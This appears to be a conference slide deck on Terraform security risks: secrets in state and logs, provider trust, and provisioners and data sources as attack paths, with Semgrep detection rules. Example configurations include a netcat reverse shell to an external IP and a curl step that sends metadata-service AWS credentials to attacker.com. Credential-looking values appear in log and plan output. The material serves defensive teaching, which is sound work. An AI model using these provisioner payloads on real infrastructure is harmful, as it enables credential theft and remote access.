

# BUILDING SECURE INFRASTRUCTURE: WHAT DEVELOPERS NEED TO KNOW



# INTRODUCTION

- Michael McCabe
- CEO of Cloud Security Partners
- Help clients with cloud strategy and security
- Passionate about infrastructure as code





# EXPERIENCE

- Helped move large financial organizations to self service model
  - Thousands of rules
  - Dozens of services
  - Thousands of users
- Zero security findings from deployed infrastructure
- Powerful preventative control
- Maps to internal and external controls

YOUR EXPERIENCE WITH SECURITY..



**YEA.. I'M GONNA NEED YOU  
TO FIX THIS DEV DEPENDENCY**

**WITH A CVSS 6 OR WE'RE  
NOT GONNA PASS THIS AUDIT YEA..**

**YEA.. NESSUS FOUND A TXT FILE AND NOW**

**WE HAVE A FRIDAY 4 PM MEETING**

**YEA.. I'M GONNA NEED YOU TO**

**COME EXPLAIN TO THIS LAWYER  
WHY OUR DATA IS ON THE DARK WEB**

[BACK TO BLOG](#)

# SCARLETEEL: Operation leveraging Terraform, Kubernetes, and AWS for data theft

BY ALBERTO PELLITTERI - FEBRUARY 28, 2023

TOPICS: [CLOUD SECURITY](#), [THREAT RESEARCH](#)

SHARE:



CONTENT:

INITIAL ACCESS

DISCOVERY

DEFENSE EVASION

LATERAL MOVEMENT


HIDE –

The Sysdig Threat Research Team recently discovered a sophisticated cloud operation in a customer environment, dubbed SCARLETEEL, that resulted in stolen proprietary data. The attacker exploited a containerized workload and then leveraged it to perform privilege escalation into an AWS account in order to steal proprietary software and



Noting that almost half of organizations have experienced a cloud data breach, Thales said 31% attributed the breach to misconfiguration or human error, which the company said underscores the need for robust IAM solutions and comprehensive training to mitigate human-related risks.

-2024 Thales Cloud Security Study



# WHAT ARE WE TALKING ABOUT

- Terraform
- Infrastructure as code
- “Open source”

“With Terraform, you can create, modify, and destroy your infrastructure in a consistent and repeatable way.”







# BENEFITS

- Centralize deployments
- Deploy consistent infrastructure
- Codified infrastructure
- Can apply security controls for preventative measures






# CHALLENGES

- Terraform is often given high privileged roles
- Multiple ways to use Terraform to execute code
- Terraform is a great way to gather data about an environment
- Various ways to bypass security controls

An isometric, grayscale illustration of a city map serves as the background. It shows a grid of streets, various building footprints of different sizes, and some green spaces. The perspective is from a high angle, looking down at the city layout.

# HOW DOES IT WORK

- Terraform plan – plans what will be created, updated, or destroyed
  - Calculates the current state and end state
  - Creates dependency tree
  - Outputs plan for what will be created, updated, destroyed
  - Determines unknown values...
- Terraform apply – creates the infrastructure
  - Makes changes based on plan
  - Updates state to track the current environment
  - Outputs changes





```
1  provider "aws" {
2      region = "us-east-1"
3  }
4
5  resource "aws_instance" "example" {
6      ami          = "ami-0c55b159cbfafa1f0"
7      instance_type = "t2.micro"
8
9      tags = {
10         Name = "example-instance"
11     }
12 }
```



{ } tfplan.json ×

runs > { } tfplan.json > ...

```
55     "resource_changes": [  
56       {  
57         "address": "aws_instance.example",  
58         "mode": "managed",  
59         "type": "aws_instance",  
60         "name": "example",  
61         "provider_name": "registry.terraform.io/hashicorp/aws",  
62         "change": {  
63           "actions": [  
64             "create"  
65           ],  
66           "before": null,  
67           "after": {  
68             "ami": "ami-0c55b159cbfafa1f0",  
69             "credit_specification": [],  
70             "get_password_data": false,  
71             "hibernation": null,  
72             "instance_type": "t2.micro",  
73             "key_name": "example-key",  
74             "launch_template": [],  
75             "security_groups": [  
76               "example-security-group"  
77             ],  
78             "source_dest_check": true,  
79             "tags": null,  
80             "timeouts": null,  
81             "user_data_replace_on_change": false,  
82             "volume_tags": null  
83           },  
84           "after_unknown": {  
85             "arn": true,  
86             "associate_public_ip_address": true,  
87             "availability_zone": true,  
88             "capacity_reservation_specification": true,  
89             "cpu_core_count": true,  
90             "cpu_threads_per_core": true,  
91             "credit_specification": [],  
92             "disable_api_stop": true,  
93             "disable_api_termination": true,  
94             "ebs_block_device": true,
```




```
"address": "aws_instance.example",
"mode": "managed",
"type": "aws_instance",
"name": "example",
"provider_name": "registry.terraform.io/hashicorp/aws",
"change": {
  "actions": [
    "create"
  ],
  "before": null,
  "after": {
    "ami": "ami-0c55b159cbfafa1f0",
    "credit_specification": [],
    "get_password_data": false,
    "hibernation": null,
    "instance_type": "t2.micro",
    "key_name": "example-key",
    "launch_template": [],
    "security_groups": [
      "example-security-group"
    ]
  }
}
```

# TERRAFORM STATE

- Stores current state of environment
- Used to managed updates, deletes
- Drift detection
- Holds secrets..





 secret.tf U main.tf M ec2.tf M terraform.tfstate U ×

{ } terraform.tfstate > [ ] resources > { } 2 > [ ] instances > { } 0 > { } attributes

```
59     },
60     {
61         "mode": "managed",
62         "type": "aws_secretsmanager_secret_version",
63         "name": "example",
64         "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
65         "instances": [
66             {
67                 "schema_version": 0,
68                 "attributes": {
69                     "arn": "arn:aws:secretsmanager:us-east-1:758171308613:secret:example",
70                     "id": "arn:aws:secretsmanager:us-east-1:758171308613:secret:example",
71                     "secret_binary": "",
72                     "secret_id": "arn:aws:secretsmanager:us-east-1:758171308613:secret:example",
73                     "secret_string": "my_secret_value",
74                     "version_id": "163B6F75-556B-466A-9B90-646F5DCB7F6E",
75                     "version_stages": [
76                         "AWSCURRENT"
77                     ]
78                 },
79                 "sensitive_attributes": [],
80                 "private": "bnVsbA==",
81                 "dependencies": [
82                     "aws_secretsmanager_secret.example"
83                 ]
84             }
85         ]
86     }
87 ]
88 }
```



# Storing sensitive values in state files #516



seanherron opened this issue on Oct 28, 2014 · 194 comments



commented on Oct 28, 2014

Contributor



#309 was the first change in Terraform that I could find that moved to store sensitive values in state files, in this case the password value for Amazon RDS. This was a bit of a surprise for me, as previously I've been sharing our state files publicly. I can't do that now, and feel pretty nervous about the idea of storing state files in version control at all (and definitely can't put them on github or anything).

If Terraform is going to store secrets, then some sort of field-level encryption should be built in as well. In the meantime, I'm going to change things around to use <https://github.com/AGWA/git-crypt> on sensitive files in my repos.



426



omarismail commented 20 hours ago

Contributor



👋 Hey everyone, my name is Omar and I'm the PM for Terraform. We are prioritizing this issue and looking to address this.



**mr-miles** commented 2 days ago



Do you have an example? I'm just wondering if there are data-fetches where the field you'd request is not marked as sensitive already. For example, the `aws_kms_secrets` data source returns plaintext values but they are flagged as sensitive so would be spotted and encrypted automatically.

There is a "sensitive" function to flag arbitrary values too, but AFAICS it looks like the need for the user to mark values as sensitive (and possibly forget, like you say) is vanishingly small. What do you think?















































# SOLUTIONS

- Protect and monitor state
- Avoid shared state
- Avoid secrets in state



 <b>Active Directory</b> by: hashicorp 	 <b>Archive</b> by: hashicorp 	 <b>AWS Cloud Control</b> by: hashicorp 
 <b>Azure Active Directory</b> by: hashicorp 	 <b>Azure Stack</b> by: hashicorp 	 <b>Boundary</b> by: hashicorp 
 <b>Cloudinit</b> by: hashicorp 	 <b>Consul</b> by: hashicorp 	 <b>DNS</b> by: hashicorp 
 <b>External</b> by: hashicorp 	 <b>Google Beta</b> by: hashicorp 	 <b>Google Workspace</b> by: hashicorp 
 <b>HashiCorp Cloud Platform</b> by: hashicorp 	 <b>HashiCorp Consul Service</b> by: hashicorp 	 <b>Helm</b> by: hashicorp 
 <b>HTTP</b> by: hashicorp 	 <b>Local</b> by: hashicorp 	 <b>Nomad</b> by: hashicorp 
 <b>Null</b> by: hashicorp 	 <b>Oracle Public Cloud</b> by: hashicorp 	 <b>Oracle Cloud Platform</b> by: hashicorp 

github.com/AlDanial/cloc v 1.92 T=74.77 s (191.8 files/s, 43614.9 lines/s)

Language	files	blank	comment	code
Go	7790	319640	169623	2018571
Markdown	6183	147518	0	553451
YAML	88	379	226	22291
Assembly	43	1768	723	7571


github.com/AlDanial/cloc v 1.92 T=75.45 s (191.9 files/s, 43703.1 lines/s)

Language	files	blank	comment	code
Go	7834	322315	166667	2041948
Markdown	6275	150523	0	563575
YAML	89	381	227	22397



# PROVIDER SECURITY

- Use trusted providers from Hashicorp
- Use main branches
- Treat providers like any dependency
- Trust but verify
- Maintenance
- scorecard.dev

A screenshot of the OpenSSF Scorecard website. The page has a light orange background. In the top left corner, the logo 'openssf scorecard' is displayed. The main heading is 'Build better security habits, one test at a time' in a large, bold, black font. Below this, a subtitle reads 'Quickly assess open source projects for risky practices'. At the bottom, there are two orange buttons: 'Run the checks' and 'Learn more'.

# TERRAFORM APIS

Dozens of APIs

Privileged APIs

Update state

Update variables

Various levels of access



# TERRAFORM LOGGING

- Verbose logging
- Secrets
- Sessions
- TF\_LOG

```
2023-04-13T17:22:07.274Z [DEBUG] provider.terraform-provider-aws_v4.62.0_x5: |
  <AssumeRoleWithWebIdentityResult>
    <Audience>aws.workload.identity</Audience>
    <AssumedRoleUser>
      <AssumedRoleId>AR0A*****KMC2:terraform-run-Knf7gjVDXFpzZRwL</Ass
      <Arn>arn:aws:sts::842825999256:assumed-role/tfc-role/terraform-run-Knf7
    </AssumedRoleUser>
    <Provider>arn:aws:iam::842825999256:oidc-provider/app.terraform.io</Provi
    <Credentials>
      <AccessKeyId>ASIA*****3HV7</AccessKeyId>
      <SecretAccessKey>35grsZNAtnmoPdxDFc/XjFMPSTlaYyVpqKCav+P4</SecretAccess
      <SessionToken>IQoJb3JpZ2luX2VjEPL////////wEaCXVzLWVhc3QtMSJHMEUCIC+Bd
      <Expiration>2023-04-13T18:22:07Z</Expiration>
    </Credentials>
    <SubjectFromWebIdentityToken>organization:cloudsecuritypartners:project:D
  </AssumeRoleWithWebIdentityResult>
  <ResponseMetadata>
    <RequestId>13699f1e-cd80-4948-92f7-bdda5971510b</RequestId>
  </ResponseMetadata>
</AssumeRoleWithWebIdentityResponse>
```





# TECHNIQUES

- Provisioners
  - remote-exec
  - local-exec
  - file
  - dns
- Data
  - external-data
  - http



# REMOTE-EXEC

- Used to run scripts on remote hosts after provisioning
- Anti-pattern
- Introduces code to infrastructure deployments

“they also add a considerable amount of complexity and uncertainty to Terraform usage”



# REMOTE EXEC

- Setup an EC2
- Determine connection
- Create reverse shell to external IP

remote-exec.tf U X

```
Rules > Terraform > no-remote-exec > remote-exec.tf > resource "aws_instance" "example"

1  provider "aws" {
2    region = "us-west-2"
3  }
4
5  resource "aws_instance" "example" {
6    ami           = "ami-0c55b159cbfaffe1f0"
7    instance_type = "t2.micro"
8    key_name      = "my-key"
9
10   vpc_security_group_ids = [
11     aws_security_group.example.id,
12   ]
13
14   connection {
15     type  = "ssh"
16     user  = "ec2-user"
17     host  = self.public_ip
18   }
19
20   provisioner "remote-exec" {
21     inline = [
22       "nc 20.213.156.164 443 -e /bin/bash",
23     ]
24   }
25
26   tags = {
27     Name = "example-instance"
28   }
29 }
```

# LOCAL-EXEC

- Invokes a process on the machine running Terraform
- Anti-pattern
- Introduces code to infrastructure deployments
- Utilizes highly privileged Terraform role

“Important: Use provisioners as a last resort. There are better alternatives for most situations.”

# LOCAL-EXEC

- Completes infrastructure build
- Runs curl command against metadata endpoint
- Curls output to remote webserver

```
local-exec.tf 3, M x
Rules > Terraform > no-local-exec > local-exec.tf > resource "aws_instance" "example" > tags > Name
1  provider "aws" {
2    region = "us-west-2"
3  }
4
5  resource "aws_instance" "example" {
6    ami           = "ami-0c55b159cbfaffe1f0"
7    instance_type = "t2.micro"
8    key_name      = "my-key"
9
10   vpc_security_group_ids = [
11     aws_security_group.example.id,
12   ]
13
14   connection {
15     type        = "ssh"
16     user        = "ec2-user"
17     private_key = file("~/ssh/my-key.pem")
18     host        = self.public_ip
19   }
20
21   provisioner "local-exec" {
22     command = "curl http://169.254.169.254/latest/meta-data/iam/security-credentials/my-role-name > /tmp/awscreds.txt \
23               && curl https://attacker.com/creds.php --data-urlencode creds@/tmp/awscreds.txt "
24   }
25
26   tags = {
27     Name = "example-instance"
28   }
29 }
30
```

# SEMGREP

- Basic pattern matching
- Integrate with pipelines
- Fast
- Opensource rulesets





# SOLUTIONS?

terraform-no-provisioners 🕒

✓ Saved

🌐 Share

Add to Rule Board ▼

⋮

simple mode advanced mode

test code metadata docs

Semgrep Pro Engine beta ☒

```
1 rules:
2   - id: terraform-no-provisioners
3     patterns:
4       - pattern-inside: provisioner "..."
5     languages:
6       - generic
7     paths:
8       include:
9         - "*.tf"
10    message: |
11      Provisioners are not allowed.
12    severity: ERROR
13
```

```
1 provider "aws" {
2   region = "us-west-2"
3 }
4
5 resource "aws_instance" "example" {
6   ami           = "ami-0c55b159cbfafe1f0"
7   instance_type = "t2.micro"
8   key_name      = "my-key"
9
10  vpc_security_group_ids = [
11    aws_security_group.example.id,
12  ]
13
14  connection {
15    type      = "ssh"
16    user      = "ec2-user"
17    private_key = file("~/ssh/my-key.pem")
18    host      = self.public_ip
19  }
20
21  provisioner "local-exec" {
22    command = "curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
23              my-role-name > /tmp/awscreds.txt && curl https://attacker.com/creds.php
24              --data-urlencode creds@/tmp/awscreds.txt "
25  }
26
27  tags = {
28    Name = "example-instance"
29  }
30 }
```

# SOLUTIONS?

## terraform-no-provisioners ↺

simple mode advanced mode

```
1  rules:
2    - id: terraform-no-provisioners
3      patterns:
4        - pattern-inside: provisioner "..."
5      languages:
6        - generic
7      paths:
8        include:
9          - "*.tf"
10     message: |
11       Provisioners are not allowed.
12     severity: ERROR
13
```

```
17 resource "aws_s3_bucket_public_access_block" "public_bucket_access" {
18     bucket = aws_s3_bucket.public_bucket.id
19
20     block_public_acls      = false
21     block_public_policy    = false
22     ignore_public_acls    = false
23     restrict_public_buckets = false
24 }
25
26 resource "aws_s3_bucket_acl" "public_bucket_acl" {
27     bucket = aws_s3_bucket.public_bucket.id
28     acl    = "public-read"
29
30     depends_on = [
31         aws_s3_bucket_ownership_controls.public_bucket_ownership,
32         aws_s3_bucket_public_access_block.public_bucket_access,
33     ]
34 }
35
36 resource "aws_s3_bucket_policy" "allow_public_read" {
37     bucket = aws_s3_bucket.public_bucket.id
38     policy = jsonencode({
39         Version = "2012-10-17"
40         Statement = [
41             {
42                 Sid      = "PublicReadGetObject"
43                 Effect    = "Allow"
44                 Principal = "*"
45                 Action    = "s3:GetObject"
46                 Resource  = "${aws_s3_bucket.public_bucket.arn}/*"
47             },
48         ]
49     })
50 }
```

```
1  rules:
2    - id: aws-iam-wildcard-principal-allow
3      pattern-either:
4        - pattern: acl = "public-read"
5        - pattern: Principal = "*"
6      languages:
7        - hcl
8      severity: ERROR
9      message: S3 bucket with public read-write access detected.
10     metadata:
11       references:
12         - https://registry.terraform.io/providers/hashicorp/aws/latest/docs/resources/s3\_bucket#acl
13         - https://docs.aws.amazon.com/AmazonS3/latest/dev/acl-overview.html#canned-acl
14       cwe:
15         - "CWE-200: Exposure of Sensitive Information to an Unauthorized Actor"
16       category: security
17       technology:
18         - terraform
19         - aws
20       owasp:
21         - A01:2021 - Broken Access Control
22       cwe2021-top25: true
23       subcategory:
24         - vuln
25       likelihood: LOW
26       impact: MEDIUM
27       confidence: MEDIUM
```



```
> semgrep scan -f rules/s3.yml s3.tf
```

### Scan Status

Scanning 1 file (only git-tracked) with 1 Code rule:

#### CODE RULES

Scanning 1 file.

#### SUPPLY CHAIN RULES

💎 Run ``semgrep ci`` to find dependency vulnerabilities and advanced cross-file findings.

#### PROGRESS

100% 0:00:00

### 2 Code Findings

s3.tf

```
>>> rules.aws-iam-wildcard-principal-allow
```

S3 bucket with public read-write access detected.

```
28 | acl      = "public-read"
```

```
  | ..
```

```
44 | Principal = "*"
  | ..
```

### Scan Summary

Ran 1 rule on 1 file: 2 findings.

# DATA GATHERING METHODS

- HTTP Provider
- External data
- Many more



# HTTP PROVIDER

http.tf U X

http.tf > output "role\_name"

```
1
2   provider "aws" {
3     region = "us-east-1"
4   }
5
6   provider "http" {}
7
8   data "http" "metadata" {
9     url = "http://169.254.169.254/latest/meta-data/iam/security-credentials/test-test"
10  }
11
12  output "role_name" {
13
14    value = data.http.metadata
15
16  }
```

```
[ec2-user@ip-172-31-71-3 ~]$ terraform plan
```

```
data.http.metadata: Reading...
```

```
data.http.metadata: Read complete after 0s [id=http://169.254.169.254/latest/meta-data/iam/security-credentials]
```

```
Changes to Outputs:
```

```
+ role_name = {
  + body = jsonencode(
    {
      + AccessKeyId      = "ASIA3BBUICJCXG4FYZWK"
      + Code             = "Success"
      + Expiration       = "2023-03-15T06:45:54Z"
      + LastUpdated      = "2023-03-15T00:11:21Z"
      + SecretAccessKey = "xgLwP5N/J8NhIiwjFetHb8BZeaJVvQY4RVo10s59"
      + Token            = "IQoJb3JpZ2luX2VjECKaCXVzLWVhc3QtMSJHMEUCIQDr5clrZ9sLlbv+Xx0Yf7rTcd
Y3euAVy0ebSq0Bf/gisRS1mdkZaMdZZvZ1klE8YC/5pFlJJBGQvQv1VXB11bQ6MIfHQCDJHhYs/82IWF7Rt2GFdrWNxAnLWZHy0GQ
f/gocn4qe0IKBbY0KzkFYc9WF4u3oPibAhTA74SKPbiNsKiX3AegpFP4QFIQxSLLSXIu50yyaatFmnAV09SC9f63ViFn0hhul5FHH
9G0SjRe9LOWNKMcj0P0IS25E5qg2RRgVBmufvfzG4tDuZZa1Grz+6xeRH2kr+NicWALgDWA9J1DU0eLoaGVcPgukyhH3pyChnIl3M
Xl8r2WM3LK/Qp39xvxKXIOWG9N/sYwOXKrhnfxbEKhq5M8wQCvr7Sq8uF9sQJhVd2FpTUYDlkRIlTnda3vxJGSK+YC7jzcYUzo3k
3Dg+2F7UrVT2YTAMCNmaeUAFG65CEDTC0msSgBjqxAfYfiGHfZkcV+eTQWYGk2Eq0QA1cg/VJ/vFsCX5QBhGWrJHz3hT2tPT7DVgb
lUCnHd4kfjsUZpj6kYF1zVbNFozfnlaHxXmVvDdpnXNDPFljl+omlZt1Gy90HEThg=="
      + Type            = "AWS-HMAC"
    }
  )
+ ca_cert_pem = null
+ id          = "http://169.254.169.254/latest/meta-data/iam/security-credentials/test-test"
+ insecure    = null
+ method      = null
+ request_body = null
